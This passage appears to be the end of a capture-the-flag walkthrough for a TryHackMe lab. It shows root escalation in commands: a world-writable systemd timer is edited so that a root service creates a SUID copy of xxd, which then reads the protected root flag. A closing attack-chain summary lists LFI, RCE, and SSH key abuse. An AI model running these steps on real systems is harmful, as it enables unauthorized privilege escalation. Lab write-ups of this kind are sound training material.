2>/dev/null
There it is. The service already contains the privilege-escalation payload:
copy /usr/bin/xxd to /opt/xxd
give /opt/xxd SUID permissions
Yes, please do.
The timer is world-writable, but its activation line is blank. We’ll edit it as comte:
nano /etc/systemd/system/exploit.timer
Change:
OnBootSec=To:
OnActiveSec=1s
Save and exit, then make root’s systemd detonate it:
sudo systemctl daemon-reload
sudo systemctl start exploit.timer
Wait a second, then check /opt/xxd:
ls -l /opt/xxd
The SUID bit is active.
We’ll use the privileged copy to read /root/root.txt as hexadecimal, then use the ordinary copy to turn that hex back into text:
/opt/xxd /root/root.txt | /usr/bin/xxd -r/opt/xxd runs with root privileges and can read the protected file. It outputs a hexadecimal representation.
/usr/bin/xxd -r reverses the hex back into the original flag text.
How’s that for a clean exit?

Root flag:
THM{REDACTED}Final Attack Chain
Portspoof noise
> validate real Ports 22 and 80
> ffuf discovers secret-script.php
> LFI reads /etc/passwd
> PHP filter reveals source code
> filter-chain RCE as www-data
> world-writable authorized_keys
> SSH access as comte
> world-writable systemd timer
> root service creates SUID xxd
> privileged read of root.txt
Cue the confetti.